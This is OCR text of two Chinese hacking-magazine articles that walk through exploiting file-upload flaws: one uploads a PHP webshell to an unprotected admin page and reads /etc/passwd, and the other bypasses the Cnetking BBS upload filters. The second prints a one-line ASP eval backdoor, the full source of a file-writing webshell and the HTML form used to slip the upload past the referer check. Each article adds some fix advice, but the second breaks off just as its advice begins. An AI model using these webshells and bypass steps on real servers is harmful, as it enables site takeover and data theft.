


图2 看到上传界面

我们点“浏览”，选择一款自己的PHP木马，记住文件名，我这里用的就是我自己的一个PHP木马1stphp.php，然后直接上传，会看到如图3所示的提示页面，这是成功上传的提示。




图3 成功上传的提示页面

Step 3

直接请求URL+upload/software/1stphp.php，就能看到我们的Webshell登录界面，输入密码后就能看到如图4所示的界面。




图4 1stphp.php的界面

Step 4 扩大战果，获得更多信息

由上面得到的Webshell，我们来看看主机的安全如何，是lunix的主机，我们先试着跳转下目录，直接往根目录跳，得到如下结果，如图5所示。




图5 直接跳转目录




图6 看到的ect/passwd信息

再试下能不能直接查看文件，在WEBSHELL功能项里执行**cat ect/passwd**，看看能不能看到账号，结果如图6所示，看到了N多N多的账号信息，好多都是在homepage目录下的，看来是放在它上面的网站，现在任我操作了，好危险。

最后用 **uname a** 命令看下主机的环境是：

Linux reslib 2.4.20 #1 SMP Mon Apr 7 19:25:17 CST 2003 i686 unknown,

由于对LUNIX不是很熟悉，就没有继续做下去，这次测试也就结束了。

三、修补建议——亡羊补牢，为时未晚

最简单的修补方法：在admin/upload.php文件开始处，增加如下代码屏蔽非管理员对此页面的访问：

```
include"function.php";
if (islogin() == 0)
pagelogin();
```

还有一个修补方法是对上传文件的后缀进行严格的判断，比较麻烦，不容易实现而且易被突破。代码我写了一个upload.php，放在光盘里了，感兴趣的话自己看吧，就不贴上来了。

四、总结

本文没有什么技术含量，只是带着大家熟悉漏洞产生的过程以及利用的步骤。漏洞网站还广泛存在，希望大家不要搞破坏。

（文章中提到的限制上传类型的代码upload.php和用到的1stphp.php，在光盘中有收录。）

编辑点评： 编完这个文章，小编在想，现在系统的安全性和实用性总是存在着相互冲突的地方，程序的开发者往往考虑较多的是程序的实用性而忽略了安全；我们的安全爱好者更加关注的则是程序的安全，却又忽略了程序的实用性。我们期待什么时候两者能互取优点，开创一个新的局面。

中网景论坛上传漏洞

迷网

说起上传漏洞，大家一定不会感到陌生，如果利用它来上传个ASP后门，整个站、甚至整个服务器都会被人家控制，所以这是很严重的一种漏洞。由于前段时间上传漏洞比较流行，使得网站的管理员比较看重这类漏洞，都以最快的速度修补了。修补方法各有千秋，但是否都修补完善呢?据笔者的观察，大部分的程序都修补上了，但仍有一些程序，在修补的时候考虑不全，使得上传漏洞得以重生，中网景论坛就是这样的一个例子。

大家搜索一下“ **Power by: Cnetking BBS**”便可以找到该论坛的有关介绍了，这里我便不介绍了，直接进入正题。

存在漏洞的文件有 **editor_Upfile_Article.asp** 和 **editor_Upfile_Dialog.asp** 等等，因为这些文件的代码大同小异，下面就以 **editor_Upfile_Article.asp** 文件来介绍，我们先来看editor_Upfile_Article.asp的代码：

```
<!--#INCLUDE FILE="opendb.asp"-->
<%
'禁从站外进入
        server_v1=Cstr(Request.ServerVariables("HTTP_REFERER"))
        server_v2=Cstr(Request.ServerVariables("SERVER_NAME"))
      if mid(server_v1, 8, len(server_v2))<>server_v2 then
        response.write "你提交的路径有误，禁止从站点外部提交数据！如果您是在用任何手段攻击服务器，那你应该庆幸，你的所有操作已经被服务器记录，我们会第一时间通知公安局与国家安全部门来调查你的IP."
        response.end
      end if
      if instr(request.servervariables("http_referer"),"http://"&request.servervariables("host") )<1 then
        response.write "处理 URL 时服务器上出错，如果您是在用任何手段攻击服务器，那你应该庆幸，你的所有操作已经被服务器记录，我们会第一时间通知公安局与国家安全部门来调查你的IP."
        response.end
   end if
```

此部分代码作了防止外部数据提交的处理，本来加上此功能是可以防止绝大部分可能的上传的，但由于作者的无意识错误使此段代码形同虚设，这里先跳过，后面再说；本文件使用化境无组件上传类，代码大家可能也不会陌生了，在此便省略部分代码，未知者请参看完整的editor_Upfile_Article.asp文件。

```
……省略部分代码……
            fileExt=lcase(ofile.FileExt)
            arrUpFileType=split(UpFileType,"|")
            for i=0 to ubound(arrUpFileType)
                 if fileEXT=trim(arrUpFileType(i)) then
                       EnableUpload=true
                       exit for
                 end if
            next
      if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
            //这里这一句竟然不限制ser和cdx后缀!但无关紧要，这跟服务器设置有关.
            EnableUpload=false
            end if
            if EnableUpload=false then
            msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型："& UpFileType
                 FoundErr=true
            end if
```

这段代码是不是很熟?呵呵，动易的上传漏洞也就是出现在这了，此处存在安全隐患。

```
……省略部分代码……
      filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt
      ofile.SaveToFile Server.mappath(FileName)   '保存文件
      '________________________
        '检查上传文件内容，防木马
        '________________________
      set MyFile = server.CreateObject ("Scripting.FileSystemObject")
        sFile = Server.MapPath(FileName)
      set MyText = MyFile.OpenTextFile (sFile, 1) '读取文本文件
        sTextAll = lcase(MyText.ReadAll):MyText.close
        '判断用户文件中的危险操作
      sStr ="8|.getfolder|.createfolder|.deletefolder|.createdirectory|.deletedirectory|.saveas|wscript.shell|script.encode"
        sNoString=split(sStr,"|")
        for i=1 to sNoString(0)
        if instr(sTextAll,sNoString(i))<>0 then
        'sFile = Upl.Path & sFileSave: fs.DeleteFile sFile
        Set dFile = MyFile.GetFile(sFile)
        dFile.Delete True '删除文件
        Response.write sFileSave&"<span style=""font-family:宋体; font-size: 9pt"">文件中含有与操作目录等有关的命令"&mid(sNoString(i),2)&"，为了安全原因，不能上传。 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
        Response.end
        end if
        next
```

这一段代码，对上传的文件进行检查，如果出现危险字符就将文件删除掉，后面的代码可略去不看……

看完了代码，来分析一下：

代码(2)部分，因为已经有人分析过，此处略过；此段代码的一般利用方法是：构造一个非空ID，再在新增的提交变量的后缀加个空格，因为asp(后面有空格)是不等于asp的，而对于windows碰到有空格的会自动去掉空格，所以当我们上传一个asp 文件就会变成一个asp文件(请参看林子的《再暴动力上传漏洞》，可在网上搜索到)。

再看代码(3)，这段代码主要是检查所上传文件的内容，如果发现文件内容包含**.getfolder,.createfolder,.deletefolder,.createdirectory,.deletedirectory,.saveas,wscript.shell, script.encode** 等字符串，就把文件删掉。一般的asp后门都会包含**.getfolder,.createfolder,.deletefolder,.createdirectory,.deletedirectory,.saveas, wscript.shell**等内容，虽然代码经过加密会减少很多字符，但仍会有**script.encode**。乍一看，不加密，上传不了，加了密码也上传不了，那还能上传什么？大家别忘记了，最常用的那个小马，如图1，就没包含这些代码了，可以上传。但是，这只小马已经是多家杀毒软件的查杀对像了，除非是瑞星（笔者也觉得怪，瑞星竟然不杀这个？），这要靠你的运气了。笔者的运气不错，测试过程中就碰到个瑞星的。但这也不是办法，如果是卡巴的话，就会把它杀掉了，那又该怎么办？想了一会儿，终于记得还有一句话木马，**<%if request("#")<>"" then execute(request("#"))%>**，这句代码也没有包含上述内容，应该可以上传。

```
<% dim objFSO %>
<% dim fdata %>
<% dim objCountFile %>
<% on error resume next %>
<% Set objFSO = Server.CreateObject("Scripting.FileSystemObject") %>
<% if Trim(request("syfdpath"))<>"" then %>
<% fdata = request("cyfddata") %>
<% Set objCountFile=objFSO.CreateTextFile(request("syfdpath"),True) %>
<% objCountFile.Write fdata %>
<% if err =0 then %>
<% response.write "<font color=red>save Success!</font>" %>
<% else %>
<% response.write "<font color=red>Save UnSuccess!</font>" %>
<% end if %>
<% err.clear %>
<% end if %>
<% objCountFile.Close %>
<% Set objCountFile=Nothing %>
<% Set objFSO = Nothing %>
<% Response.write "<form action='' method=post>" %>
<% Response.write "<font color=red>绝对路径(包括文件名:如D:\web\x.asp):</font>" %>
<% Response.Write "<input type=text name=syfdpath width=32 size=50>" %>
<% Response.Write "<br>" %>
<% Response.write "本文件绝对路径" %>
<% =server.mappath(Request.ServerVariables("SCRIPT_NAME")) %>
<% Response.write "<br>" %>
<% Response.write "内容:" %>
<% Response.write "<textarea name=cyfddata cols=80 rows=10 width=32></textarea>" %>
<% Response.write "<input type=submit value=保存>" %>
<% Response.write "</form>" %>
```

图1 常用的小马不含敏感字符

回过头看代码(1)，此处防止外部提交数据！凡是从服务器外部发送进来的数据，都会有出错提示！回头看看论坛程序的其它文件，editor_Upload_Article.asp这个向editor_Upfile_Article.asp提交数据的文件，没有利用的可能，而我们要构造新文件从外部提交数据也不行，这么一来，代码(2),(3)处存在的漏洞不就不能用了？笔者怎么也想不出怎么绕过这层验证，就在笔者想放弃的时候，突然看到论坛的回复处——**论坛支持html格式发帖**，那我们不是可以使用本功能，在发帖那里构造表单来发送数据了？而且，如果成功，不就可以通过代码(1)的防止外部提交数据的验证了？哈，想到可能的突破口，笔者马上来了精神，马上构造了一个表单，代码如下：

```
<FORM name=form1 action="editor_Upfile_Article.asp" method=post encType=multipart/form-data>
<INPUT class=tx1 type=file size=30 name=FileName> <INPUT class=tx1 type=file size=30 name=FileName1> <INPUT style="BORDER-RIGHT: rgb(88, 88, 88) 1px double; BORDER-TOP: rgb(88, 88, 88) 1px double; FONT-WEIGHT: normal; FONT-SIZE: 9pt; BORDER-LEFT: rgb(88, 88, 88) 1px double; LINE-HEIGHT: normal; BORDER-BOTTOM: rgb(88, 88, 88) 1px double; FONT-STYLE: normal; FONT-VARIANT: normal" type=submit value=上传 name=Submit> <INPUT id=PhotoUrlID type=hidden value=0 name=PhotoUrlID>
</FORM>
```

在论坛回复处（也可以发新帖）点“**源代码**”，然后在内容框里面填入上面的代码，写好用户名，心理默念着千万别把这段代码的关键字给过滤掉的同时，点了“回复”，结果令人兴备，返回结果如图2：




图2 数据提交成功后来到上传界面

接着马上测试上传，看是否能成功，在图2中的第一个浏览那里选择一个小的真正图片，在第二个浏览那里选择一句话木马（或是小马）文件，别忘了在后面加个空格。(笔者注：这里要注意，如果上传的是一句话木马，则一句话木马的文件要有两行以上的代码（随便添加)，否则会有出错提示！)然后点上传，结果什么都没有返回，这里别以为没有上传成功，先看看它的源代码. 如图3 **[upload=asp]upload/2006312234656560.asp [/upload]**，其中的**upload/2006312234656560.asp**就是我们成功上传的文件了. 在论坛网址后面加上**upload/2006312234656560.asp**，然后回车，没有返回空白页，说明文件已经上传成功（直接访问一句话木马是就是样的)。此后，便可以用一句话木马的客户端来上传你的大马了。

```
parent.HtmlEdit.focus();
var range = parent.HtmlEdit.document.selection.createRange();
range.text = '[upload=asp ]upload/2006312234656560.asp [/upload]';
alert('上传文件成功！');
history.go(-1);
parent.HtmlEdit.focus();
</script>
```

图3 查看源代码得到上传木马的地址

后话，检查上传文件，防止外部提交数据，这本来是防止上传漏洞的好方法，但是加入了使用html的功能，使防止外部提交数据功能形同虚设，这是程序作者万万没有想到的；另外，上传文件的代码中也有多处不妥，才使我们有机可趁......

说了利用漏洞的方法，顺便也提一下修补建议吧：

